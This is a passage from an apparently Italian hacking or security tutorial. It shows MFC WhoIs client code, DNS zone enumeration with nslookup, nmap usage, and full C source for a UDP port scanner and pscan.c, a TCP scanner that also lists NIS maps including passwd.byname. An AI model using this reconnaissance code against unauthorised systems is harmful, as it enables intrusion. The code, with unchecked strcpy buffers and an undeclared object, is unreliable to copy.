        RIGHTMARGIN, 358
        TOPMARGIN, 7
        BOTTOMMARGIN, 160
    END
END
#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// String Table
//

STRINGTABLE DISCARDABLE
BEGIN
    IDS_ABOUTBOX            "&About WhoIsProcessor..."
    IDP_SOCKETS_INIT_FAILED "Windows sockets initialization failed."
END

#endif    // English (U.S.) resources
/////////////////////////////////////////////////////////////////////////////
```

```
#ifndef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 3 resource.
//
#define _AFX_NO_SPLITTER_RESOURCES
#define _AFX_NO_OLE_RESOURCES
#define _AFX_NO_TRACKER_RESOURCES
#define _AFX_NO_PROPERTY_RESOURCES

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE 9, 1
#pragma code_page(1252)
#endif //_WIN32
#include "res\WhoIsProcessor.rc2"  // non-Microsoft Visual C++ edited resources
#include "afxres.rc"         // Standard components
#endif

/////////////////////////////////////////////////////////////////////////////
#endif    // not APSTUDIO_INVOKED
```

Le funzioni di base legate al WhoIs sono definite dentro ai seguenti files.
Il primo si chiama WhoIsClass.h

```
class CWhoIsClass
{
public:
//      Constructors / Destructors
        CWhoIsClass();
        ~CWhoIsClass();

//      Routines
        CString WhoIs(LPCSTR szAddress);
        void    SetWhoIsServer(LPCSTR szServerName);

protected:

        CString GetIpFromHost(LPCSTR szHostName);

//      Variables
        int                 m_iWhoIsPort;
        CString        m_szWhoIsServer;
        CString        m_szWhoIsServerIP;
};
```

Quest’altro file è Il primo si chiama WhoIsClass.cpp

```
#include "WhoIsClass.h"


CWhoIsClass::CWhoIsClass()
{
//      Init variables
        m_iWhoIsPort = IPPORT_WHOIS;                    //
        defined in WINSOCK.H
        m_szWhoIsServer = "whois.internic.net";                  //
        Default server
        m_szWhoIsServerIP = GetIpFromHost(m_szWhoIsServer); //      IP for default
server
}


CWhoIsClass::~CWhoIsClass()
{
}


void CWhoIsClass::SetWhoIsServer(LPCSTR szServerName)
{
//      Set new server and associated IP address
```

```
        m_szWhoIsServer = szServerName;
        m_szWhoIsServerIP = GetIpFromHost(szServerName);
}


CString CWhoIsClass::WhoIs(LPCSTR szAddress)
{
        char    szQuery[512];
        char    szBuffer[128];
        CString szResult = "";

//      Set query string
        strcpy(szQuery, szAddress);
        strcat(szQuery, " \r\n");

//      Create socket
        CSocket socket;
        socket.Create();

//      Connect to server
        int iResult = socket.Connect(m_szWhoIsServerIP, IPPORT_WHOIS);

//      Quit on error
        if (iResult <= 0)
                return szResult;

//      Send whois query
        iResult = socket.Send(szQuery, strlen(szQuery));

//      Quit on error
        if (iResult <= 0)
                return szResult;

//      Get result
        szResult = "";
        while (TRUE)
        {
        //      Clear buffer before each iteration
                memset(szBuffer, 0, 128);

        //      Try to receive some data
                iResult = socket.Receive(szBuffer, 100);

        //      Quit if no more data
                if (iResult <= 0)
                        break;

        //      Add this data to the result string
                szResult += szBuffer;
        }

//      Close socket
        socket.Close();

//      Return result
        return szResult;
}


CString CWhoIsClass::GetIpFromHost(LPCSTR szHostName)
{
        int i,j;
        CString szResult = "";

//      Convert host name to IP address
        hostent* pHost = gethostbyname(szHostName);

        for(i = 0; pHost!= NULL && pHost->h_addr_list[i]!= NULL; i++)
        {
                for(j = 0; j < pHost->h_length; j++)
                {
                        CString addr;

                        if(j > 0)
                                szResult += ".";
```

```
                      addr.Format("%u", (unsigned int)((unsigned char*)pHost-
>h_addr_list[i])[j]);
                      szResult += addr;
               }
        }

        return szResult;
}
```

Ora è il momento del codice legato alla gestione della dialog.

```
#if !defined(AFX_WHOISPROCESSORDLG_H__D7B56386_E92F_11D3_BB31_0000C0A7F7E4__INCLUDED_)
#define AFX_WHOISPROCESSORDLG_H__D7B56386_E92F_11D3_BB31_0000C0A7F7E4__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

/////////////////////////////////////////////////////////////////////////////
// CWhoIsProcessorDlg dialog

class CWhoIsProcessorDlg : public CDialog
{
// Construction
public:
       CWhoIsProcessorDlg(CWnd* pParent = NULL);   // standard constructor

// Dialog Data
       //{{AFX_DATA(CWhoIsProcessorDlg)
       enum { IDD = IDD_WHOISPROCESSOR_DIALOG };
       CEdit   m_EditList;
       //}}AFX_DATA

       // ClassWizard generated virtual function overrides
       //{{AFX_VIRTUAL(CWhoIsProcessorDlg)
       protected:
       virtual void DoDataExchange(CDataExchange* pDX);   // DDX/DDV support
       //}}AFX_VIRTUAL

// Implementation
protected:
       HICON m_hIcon;

       // Generated message map functions
       //{{AFX_MSG(CWhoIsProcessorDlg)
       virtual BOOL OnInitDialog();
       afx_msg void OnSysCommand(UINT nID, LPARAM lParam);
       afx_msg void OnPaint();
       afx_msg HCURSOR OnQueryDragIcon();
       afx_msg void OnWhoIs();
       //}}AFX_MSG
       DECLARE_MESSAGE_MAP()
};

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif //
!defined(AFX_WHOISPROCESSORDLG_H__D7B56386_E92F_11D3_BB31_0000C0A7F7E4__INCLUDED_)
```

Il suo file .CPP è il seguente :

```
#include "stdafx.h"
#include "WhoIsProcessor.h"
#include "WhoIsProcessorDlg.h"


#include "WhoIsClass.h"
#include "WhoIsClass.cpp"
```

```
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif



/////////////////////////////////////////////////////////////////////////////
// CAboutDlg dialog used for App About

class CAboutDlg : public CDialog
{
public:
	CAboutDlg();

// Dialog Data
	//{{AFX_DATA(CAboutDlg)
	enum { IDD = IDD_ABOUTBOX };
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CAboutDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);    // DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	//{{AFX_MSG(CAboutDlg)
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
};

CAboutDlg::CAboutDlg() : CDialog(CAboutDlg::IDD)
{
	//{{AFX_DATA_INIT(CAboutDlg)
	//}}AFX_DATA_INIT
}

void CAboutDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CAboutDlg)
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CAboutDlg, CDialog)
	//{{AFX_MSG_MAP(CAboutDlg)
		// No message handlers
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CWhoIsProcessorDlg dialog

CWhoIsProcessorDlg::CWhoIsProcessorDlg(CWnd* pParent /*=NULL*/)
	: CDialog(CWhoIsProcessorDlg::IDD, pParent)
{
	//{{AFX_DATA_INIT(CWhoIsProcessorDlg)
	//}}AFX_DATA_INIT
	// Note that LoadIcon does not require a subsequent DestroyIcon in Win32
	m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
}

void CWhoIsProcessorDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CWhoIsProcessorDlg)
	DDX_Control(pDX, IDC_EDIT_LIST, m_EditList);
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CWhoIsProcessorDlg, CDialog)
```

```
	//{{AFX_MSG_MAP(CWhoIsProcessorDlg)
	ON_WM_SYSCOMMAND()
	ON_WM_PAINT()
	ON_WM_QUERYDRAGICON()
	ON_BN_CLICKED(IDC_WHOIS, OnWhoIs)
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CWhoIsProcessorDlg message handlers

BOOL CWhoIsProcessorDlg::OnInitDialog()
{
	CDialog::OnInitDialog();

	// IDM_ABOUTBOX must be in the system command range.
	ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
	ASSERT(IDM_ABOUTBOX < 0xF000);

	CMenu* pSysMenu = GetSystemMenu(FALSE);
	if (pSysMenu != NULL)
	{
		CString strAboutMenu;
		strAboutMenu.LoadString(IDS_ABOUTBOX);
		if (!strAboutMenu.IsEmpty())
		{
			pSysMenu->AppendMenu(MF_SEPARATOR);
			pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
		}
	}

	// Set the icon for this dialog.  The framework does this automatically
	//  when the application's main window is not a dialog
	SetIcon(m_hIcon, TRUE);			// Set big icon
	SetIcon(m_hIcon, FALSE);		// Set small icon

	SetDlgItemText(IDC_WEB_ADDRESS, "microsoft.com");

	return TRUE;  // return TRUE  unless you set the focus to a control
}


void CWhoIsProcessorDlg::OnSysCommand(UINT nID, LPARAM lParam)
{
	if ((nID & 0xFFF0) == IDM_ABOUTBOX)
	{
		CAboutDlg dlgAbout;
		dlgAbout.DoModal();
	}
	else
	{
		CDialog::OnSysCommand(nID, lParam);
	}
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CWhoIsProcessorDlg::OnPaint()
{
	if (IsIconic())
	{
		CPaintDC dc(this); // device context for painting

		SendMessage(WM_ICONERASEBKGND, (WPARAM) dc.GetSafeHdc(), 0);

		// Center icon in client rectangle
		int cxIcon = GetSystemMetrics(SM_CXICON);
		int cyIcon = GetSystemMetrics(SM_CYICON);
		CRect rect;
		GetClientRect(&rect);
		int x = (rect.Width() - cxIcon + 1) / 2;
		int y = (rect.Height() - cyIcon + 1) / 2;

		// Draw the icon
		dc.DrawIcon(x, y, m_hIcon);
```

```
        }
        else
        {
                CDialog::OnPaint();
        }
}

// The system calls this to obtain the cursor to display while the user drags
//  the minimized window.
HCURSOR CWhoIsProcessorDlg::OnQueryDragIcon()
{
        return (HCURSOR) m_hIcon;
}



void CWhoIsProcessorDlg::OnWhoIs()
{
//      Get input address
        CString szAddress;
        GetDlgItemText(IDC_WEB_ADDRESS, szAddress);
        SetWhoIsServer("whois.networksolutions.com");
        CString szResult = whoIs.WhoIs(szAddress);
        char szBufferIn[15000];
        char szBufferOut[15000];
        strcpy(szBufferIn, szResult);
        int iCount = 0;
        for (int i = 0 ; i< szResult.GetLength(); i++)
        {
                szBufferOut[iCount] = szBufferIn[i];
                iCount++;

                if (szBufferIn[i] == '\n')
                {
                        szBufferOut[iCount-1] = '\r';
                        szBufferOut[iCount] = '\n';
                        iCount++;
                }
        }

        szBufferOut[iCount] = 0;

        m_EditList.SetWindowText(szBufferOut);
}
```

Chiaramente non è assolutamente necessario scriversi questi programmi ma al limite è possibile utilizzare qualche utilities scaricata già pronta dalla rete.
Ho già detto precedentemente che l'importanza di sapersi scrivere certe utilities stà nel fatto che in questo modo vengono compresi i meccanismi su cui si basano.
Inoltre allo stato attuale ogni singola utility viene vista alla luce di loro stessa ma la vera utilità potrebbe essere quella di implementare tali funzionalità nell'ambito di programmi molto più ampi.
Un idea che a tempo debito proporrò sarà quella di inserire un piccolo parser di linguaggio e mediante questo creare un linguaggio ad HOC indirizzato a creare gestioni particolari.
Supponente che tutte queste funzioni come ad esempio quella appena vista fossero di fatto il corpo esecutivo di qualche statement di un nostro linguaggio.
Mediante l'interprete di cui parlavamo potremmo creare procedure automatiche per il test e la ricerca dei sistemi.
In ogni caso rinviamo a dopo questo discorso.
Siamo rimasti al punto in cui tramite un port scanner abbiamo trovato degli IP con delle porte aperte.
Mediante la funzione appena vista chiediamo informazioni legate al dominio in cui tale IP è inserito.
Una volta avute tali informazioni possiamo cercare di individuare la struttura del dominio stesso.
Tale funzione possiamo ottenerla tramite NSLOOKUP o qualsiasi altra utilities adatta a individuare sia i nameservers che gli host inseriti nel dominio stesso.
Ogni dominio all'atto della registrazione stabilisce due sistemi i quali sono autorizzati a distribuire sulla rete i dati relativi alla configurazione del dominio stesso.

Questi sono appunto i sistemi definiti con il termine di NAMESERVER e generalmente sono due ovvero quello PRIMARIO e quello SECONDARIO.
Con l'introduzione dei sistemi ACTIVE DIRECTORY di Windows questa distinzione è passata di moda in quanto questo sistema riesce a usare tutti i sistemi indipendentemente come se tutti fossero primari.
Ad ogni modo la creazione di un dominio pretende al minimo che vengano definiti i due nameservers e almeno un record MX ovvero quello che stabilisce qual è l'host che gestisce un mail server del dominio.
Il fatto che questo sia il minimo indispensabile non significa che generalmente dentro alla definizione del dominio ci siano solo questi valori in quanto generalmente vengono definiti anche tutti gli indirizzi degli host utilizzati nel dominio stesso.
Il nome del dominio ad esempio potrebbe essere :

```
bernardotti.al.it
```

I vari www, mail e ftp che troviamo davanti ai domini in genere sono i nomi degli hosts.
Un generico dominio potrebbe essere definito come segue :

```
bernardotti.al.it

        NS      ns1.bernardotti.al.it
        NS      ns2.bernardotti.al.it

ns1     A       212.210.165.131
ns2     A       212.210.165.130

www     A       212.210.165.135
mail    A       212.210.165.130
ftp     A       212.210.165.130

        MX      mail.bernardotti.al.it
```

L'uso di NSLOOKUP pemette di interrogare un server DNS per avere informazioni legate ad un certo dominio.
Una volta lanciato il programma dobbiamo settare il server che icarichiamo per darci le risposte.
Questa funzione viene eseguita tramite la specifica server.

```
Ø  server 151.99.250.2
Ø  default server : dns.interbusiness.it
```

Ora l'interrogazione potrebbe richiedere soltanto certe tipologie di record come ad esempio quelli MX legati ai mailserver oppure potrebbe interessarci avere tutte le informazioni.
La specifica avviene tramite il SET.
Specificando :

```
Ø  set Q=any
```

si fa in modo che vengano restituite tutte le informazioni contenute nella zona.
La specifica

```
Ø  set q=mx
```

si richiedono solo i records MX.
A questo punto specificando il nome dell'host su cui si vogliono le informazioni oppure il nome del dominio riceveremo come risposta i dati richiesti.
Per ricavare tutte le informazioni di un dominio è possibile dare il comando :

```
Ø  ls –d microsoft.com
```

Avendo a disposizione un programnma come Visual Route o Visual race di McAfee alcune informazioni vengono date automaticamente con le funzionalità di trace.
Nel capitolo legato al protocollo ICMP c'e' un programma per l'esecuzione del TRACEROUTE scritto utilizzando appunto questo protocollo.
Dicevamo prima che una volta avute le informazioni necessarie legate ad un certo dominio è possibile utilizzare utilities più specializzate come ad esempio NMAP.
NMAP originariamente è sempre stato un programma per ambiente Unix anche se da un anno a questa parte ne esiste anche una versione per Windows portato in quest'ambiente dalla stessa casa che ha scritto Retina ovvero la Eeye.
Lanciando NMAP con l'opzione –h relativa all'help si ottengono le varie opzioni possibili da specificare sulla linea di comando :

```
nmap V. Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing
policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes
resolve]
  -oN/-oM <logfile> Output normal/machine parsable scan logs to
<logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
*  -S <your_IP>/-e <devicename> Specify source address or network
interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
```

Nel caso in cui si cerchi di identificare quali porte UDP sono aperte su un certo sistema uno dei metodi possibili è quello di inviare pacchetti falsi e successivamente attendere il messaggio del protocollo ICMP "PORT UNREACHABLE".
Il seguente programma per Linux utilizza questo meccanismo per scandire le porte UDP.

```
#include <stdlib.h>
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>

#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <unistd.h>
#include <strings.h>
#include <errno.h>

/* Tweak these to make things faster. I've included getopt as well
   since I'm an option kinda guy ;) */

#define MAXPACKET 4096
#define DEFAULT_TIMEOUT 10
```

```
#define DEFAULT_RESEND 6
#define SPORT 1
#define EPORT 1024

extern char *optarg;
extern int optind;

void usage(char *string)
{
  fprintf(stderr,"usage:  %s  hostname|ipaddr  [-s  start  port]  [-e  end  port]  [-t
timeout]\n",string);
  exit(-1);
}

void   start_scanning(unsigned   short   sport,unsigned   short   eport,struct   in_addr
myaddr,unsigned short timeout,int maxretry)
{
  struct sockaddr_in myudp;
  char buff[] = "This was a blatant UDP port scan.";
  int udpsock, rawsock, retry, retval,iplen;
  unsigned short port;
  fd_set r;
  struct timeval mytimeout;
  struct icmp *packet;
  struct ip *iphdr;
  struct servent *service;
  unsigned char recvbuff[MAXPACKET];

  if((udpsock = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0)
    {
      perror("socket()");
      exit(-1);
    }

  if((rawsock = socket(AF_INET,SOCK_RAW,IPPROTO_ICMP)) < 0)
    {
      perror("socket()");
      exit(-1);
    }

  if(!(sport))
    sport = SPORT;
  if(!(eport))
    eport = EPORT;
  if(!(timeout))
    timeout = DEFAULT_TIMEOUT;
  if(!(maxretry))
    maxretry = DEFAULT_RESEND;

  if(sport > eport)
    {
      fprintf(stderr,"Uh you've got the start-port at %u and the end-port at %u this
doesnt look right.\n",sport,eport);
      exit(-1);
    }

  bcopy(&myaddr.s_addr,&myudp.sin_addr.s_addr,sizeof(myaddr.s_addr));

  myudp.sin_family = AF_INET;

  mytimeout.tv_sec = timeout;
  mytimeout.tv_usec = 0;

  for(port = sport;port < eport;port++)
    {

      myudp.sin_port = htons(port);

      retry = 0;

      while(retry++ < maxretry)
       {

         /* I'll use select to do the timeout. Its a bit more
            'portable'. Than using a signal */
```

```
          if((sendto(udpsock,buff,sizeof(buff),0x0,(struct                      sockaddr
*)&myudp,sizeof(myudp))) < 0)
            {
              perror("sendto");
              exit(-1);
            }


          FD_ZERO(&r);
          FD_SET(rawsock,&r);

          retval = select((rawsock+1),&r,NULL,NULL,&mytimeout);

          if(retval)
            {
              /* We got an answer lets check if its the one we want. */

              if((recvfrom(rawsock,&recvbuff,sizeof(recvbuff),0x0,NULL,NULL)) < 0)
               {
                 perror("Recv");
                 exit(-1);
               }

              /* Problem with getting back the address of the host
                 is that not all hosts will answer icmp unreachable
                 directly from thier own host. */

                 iphdr = (struct ip *)recvbuff;
                 iplen = iphdr->ip_hl << 2;

                 packet = (struct icmp *)(recvbuff + iplen);

                 if((packet->icmp_type  ==  ICMP_UNREACH)  &&  (packet->icmp_code  ==
ICMP_UNREACH_PORT))
                   break;

            }
          else
            continue;
        }

      if(retry >= maxretry)
        {
          if((service = getservbyport(htons(port),"udp")) == NULL)
              fprintf(stdout,"Unknown port %u, open.\n",port);
          else
            fprintf(stdout,"UDP service %s open.\n",service->s_name);
          fflush(stdout);
        }
    }
}

struct in_addr resolv(char *address)
{
  struct in_addr myaddr;
  struct hostent *host;

  if((myaddr.s_addr = inet_addr(address)) == INADDR_NONE)
    {
      if((host = gethostbyname(address)) == NULL)
        fprintf(stderr,"%s Invalid address\n",address);
      else
        {
          bcopy((int *) * &host->h_addr,&myaddr.s_addr,host->h_length);
          return myaddr;
        }
    }

    return myaddr;
}



int main(int argc,char **argv)
{
  unsigned short sport = 0;
  unsigned short eport = 0;
```

```
  unsigned short timeout = 0;
  unsigned short maxretry = 0;
  struct in_addr myaddr;
  char c;

  if(argc < 2)
    {
      usage(argv[0]);
      exit(-1);
    }

  while((c = getopt(argc,argv,"s:e:t:r:")) != EOF)
    {
      switch(c)
       {
       case 's':
         {
           sport = (unsigned int)atoi(optarg);
           break;
         }
       case 'e':
         {
           eport = (unsigned int)atoi(optarg);
           break;
         }
       case 't':
         {
           timeout = (unsigned int)atoi(optarg);
           break;
         }
       case 'r':
         {
           maxretry = (unsigned int)atoi(optarg);
           break;
         }
       default:
         {
           usage(argv[0]);
         }
       }
    }

  myaddr = resolv(argv[optind]);

  start_scanning(sport,eport,myaddr,timeout,maxretry);

  exit(0);
}
```

PSCAN per Unix

Un altro scanner sempre per Linux è il seguente.
Mentre alcune utilities viste precedentemente utilizzavano le liberie WINSOCK 2 queste invece utilizzano le classiche librerie socket di Unix.

```
soc = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
```

Le opzioni accettate dall' utility sono le seguenti e permettono di stabilire la tipologia dello scannino stesso come ad esempio se questo deve essere fatto usando il protocollo TCP oppure quello UDP.
Le opzioni variano a seconda se la compilazione avviene tramite la libreria GNU.

```
OPZIONI

PSCAN <scan type> <host> [low port] [high port]
       dove scan type è no dei seguenti valori:
SE GNU
       --tcp, -t       - TCP port scan
       --udp, -u       - UDP port scan
       --rpc, -r       - RPC service list
       --nis, -n       - NIS map listing
```

```
       --version, -v   - Print version information
       --help, -h      - Print usage information
SE ON GNU
       -t              - TCP port scan
       -u              - UDP port scan
       -r              - RPC service list
       -n              - NIS map listing
       -v              - Print version information
       -h              - Print usage information
```

Il sorgente è costituito da un unico file chiamato PSCAN.C

```
/*
 * pscan.c
 *
 *  UDP port scanning is not implemented because it is a hell of a lot
 *  more complicated than tcp scanning because the connections are
 *  connectionless... will do it soon..
 *
 *                    pluvius@dhp.com
 *
 * tested on SunOS 4.1.3_U1 and Linux 1.1.85
 * compile: cc -o pscan -s pscan.c
 *
 * NOTE: when you do a NIS listing.. it MUST be the domain name that
 *       you pass as the remote host.. otherwise this will not work.
*/

#include <stdio.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <rpc/xdr.h>
#include <rpc/pmap_prot.h>
#include <rpc/pmap_clnt.h>
#include <rpcsvc/yp_prot.h>
#include <rpcsvc/ypclnt.h>
#include <errno.h>

#ifdef __GNU_LIBRARY__    /* this is part of the GNU C lib */
#include <getopt.h>
#else
extern int optind;
#endif

#define DEFAULT_LOW_PORT 1
#define DEFAULT_HIGH_PORT 2000

#define MAJOR_VERSION 1
#define MINOR_VERSION 1

static char sccsid[] = "@(#) pscan.c    1.1     (pluvius) 01/22/95";

typedef enum {
   false,
   true
} my_bool;

typedef enum {
   s_none,
   s_tcp,
   s_udp,
   s_rpc,
   s_nis
} scan_t;

#ifdef __GNU_LIBRARY__
static struct option long_options[] = {
   {"tcp", 0, 0, 0},
   {"udp", 0, 0, 0},
   {"rpc", 0, 0, 0},
   {"nis", 0, 0, 0},
   {"help", 0, 0, 0},
```

```
   {"version", 0, 0, 0},
   {0,0,0,0}
};
#endif

struct {
   char    *alias;
   char    *mapname;
   my_bool  inuse;
} yp_maps[] = {
   {"passwd",    "passwd.byname", false},
   {"group",     "group.byname", false},
   {"networks",  "networks.byaddr", false},
   {"hosts",     "hosts.byaddr", false},
   {"protocols", "protocols.bynumber", false},
   {"services",  "services.byname", false},
   {"aliases",   "mail.aliases", false},
   {"ethers",    "ethers.byname", false},
   {NULL,        NULL, false}
};

scan_t scan_type;
char remote_host[200];
char remote_ip[20];
int low_port;
int high_port;
int key;

void print_version(s)
{
   fprintf(stderr,"%s version %d.%d\n",s,MAJOR_VERSION,MINOR_VERSION);
   exit(0);
}

void print_usage(s)
{


   fprintf(stderr,"usage %s: <scan type> <host> [low port] [high port]\n",s);
   fprintf(stderr,"where scan type is one of:\n");
#ifdef __GNU_LIBRARY__
   fprintf(stderr,"   --tcp, -t       - TCP port scan\n");
   fprintf(stderr,"   --udp, -u       - UDP port scan\n");
   fprintf(stderr,"   --rpc, -r       - RPC service list\n");
   fprintf(stderr,"   --nis, -n       - NIS map listing\n");
   fprintf(stderr,"   --version, -v   - Print version information\n");
   fprintf(stderr,"   --help, -h      - Print usage information\n");
#else
   fprintf(stderr,"   -t              - TCP port scan\n");
   fprintf(stderr,"   -u              - UDP port scan\n");
   fprintf(stderr,"   -r              - RPC service list\n");
   fprintf(stderr,"   -n              - NIS map listing\n");
   fprintf(stderr,"   -v              - Print version information\n");
   fprintf(stderr,"   -h              - Print usage information\n");

#endif
   fprintf(stderr,"\n");
   exit(0);
}

void get_args(n,v)
int n;
char *v[];
{
 int c;
 int opt_ind;

   scan_type = s_none;
   while (true) {
#ifdef __GNU_LIBRARY__
      c = getopt_long(n,v,"turnhv",long_options,&opt_ind);

#else
      c = getopt(n,v,"turnhv");
#endif
      if (c == -1)
         break;
```

```
      switch(c) {
#ifdef __GNU_LIBRARY__
       case 0:
         opt_ind++; /* index's are one less than the scan type */
         if (opt_ind == 5)
            print_usage(v[0]);
         if (opt_ind == 6)
            print_version(v[0]);
         scan_type = opt_ind;
         break;
#endif

       case 't':
         scan_type = s_tcp;
         break;
       case 'u':
         scan_type = s_udp;
         break;
       case 'r':
         scan_type = s_rpc;
         break;
       case 'n':
         scan_type = s_nis;
         break;
       case 'v':
         print_version(v[0]);
         break;
       case 'h':

       case '?':
         print_usage(v[0]);
         break;
      }
   }

   low_port = DEFAULT_LOW_PORT;
   high_port = DEFAULT_HIGH_PORT;

   for (opt_ind = 0;optind < n;optind++) {
      switch(opt_ind++) {
       case 0: /* remote host */
         strncpy(remote_host,v[optind],199);
         break;
       case 1: /* low port */
         low_port = atoi(v[optind]);

         break;
       case 2: /* high port */
         high_port = atoi(v[optind]);
         break;
      }
   }
   if ((opt_ind == 0) || (scan_type == s_none)) {
      fprintf(stderr,"error: you must specify a scan type and a host\n");
      print_usage(v[0]);
   }
}
void check_args()
{
 struct hostent *host;

   host = gethostbyname(remote_host);

 if (host == NULL) {
    unsigned char a,b,c,d,n;
    char addr[5];
      /* hmm.. perhaps it was a dotted quad entered.. */
      n = sscanf(remote_host,"%u.%u.%u.%u",&a,&b,&c,&d);
      if (n != 4) {
         fprintf(stderr,"error: host '%s' not found\n",remote_host);
         exit(1);
      }
      addr[0] = a;
      addr[1] = b;
      addr[2] = c;
      addr[3] = d;
      host = gethostbyaddr(addr,4,AF_INET);
```


```
      if (host == NULL) {
         fprintf(stderr,"error: host '%s' not found\n",remote_host);

         exit(1);
      }
      sprintf(remote_ip,"%u.%u.%u.%u",a,b,c,d);
   } else {
      sprintf(remote_ip,"%u.%u.%u.%u",
              (unsigned char) host->h_addr_list[0][0],
              (unsigned char) host->h_addr_list[0][1],
              (unsigned char) host->h_addr_list[0][2],
              (unsigned char) host->h_addr_list[0][3]);
   }
}
void print_args()
{
 static char *opt_table[] = {
    "tcp","udp","rpc","nis"
 };


   fprintf(stdout,"scanning host %s's %s ports ",remote_host,
          opt_table[scan_type-1]);
   if (scan_type < 3) {
      fprintf(stdout,"%d through %d",low_port,high_port);
   }
   fprintf(stdout,"\n");
}

int scan()
{
 int soc;
 struct sockaddr_in addr;
 struct servent *serv;
 int port,rc,addr_len,opt;


   if (scan_type >= 3) /* this proc only does tcp and udp */
      return;

   for (port = low_port;port <= high_port;port++) {

      if (scan_type == s_tcp) {
         soc = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
      } else if (scan_type == s_udp) {
         soc = socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP);
      } else
         return;

      if (soc < 0) {
         fprintf(stderr,"error: socket() failed\n");
         return;
      }

      rc = setsockopt(soc,SOL_SOCKET,SO_REUSEADDR,&opt,sizeof(opt));

      addr.sin_family = AF_INET;
      addr.sin_addr.s_addr = inet_addr(remote_ip);
      addr.sin_port = htons(port);

      addr_len = sizeof(addr);
      rc = connect(soc, (struct sockaddr*) &addr, addr_len);

      if (scan_type == s_udp) {
         /* UDP port scanning is not easy.. it sux */
         /* dunno how I'm gonna implement it.. not implemented right now */
      }

      close(soc);


      if (rc < 0)
         continue;

      if (scan_type == s_tcp)
         serv = getservbyport(htons(port),"tcp");
      else if (scan_type == s_udp)
```

```
         serv = getservbyport(htons(port),"udp");
      else
         return;
      fprintf(stdout,"port %d (%s) is running\n",port,(serv ==
NULL)?"UNKNOWN":
              serv->s_name);
   }
}
/* next two routines ripped from ypcat  with a few mods */
int callback_proc(is,ik,ikl,iv,ivl,id)

int is;
char *ik;
int ikl;
char *iv;
int ivl;
char *id;
{
   if (is != YP_TRUE)
      return is;
   return 0;
}

void nis_dump()
{
 int i,rc;
 char *domainname;

 char *map;
 struct ypall_callback callback;

   domainname = &remote_host[0];

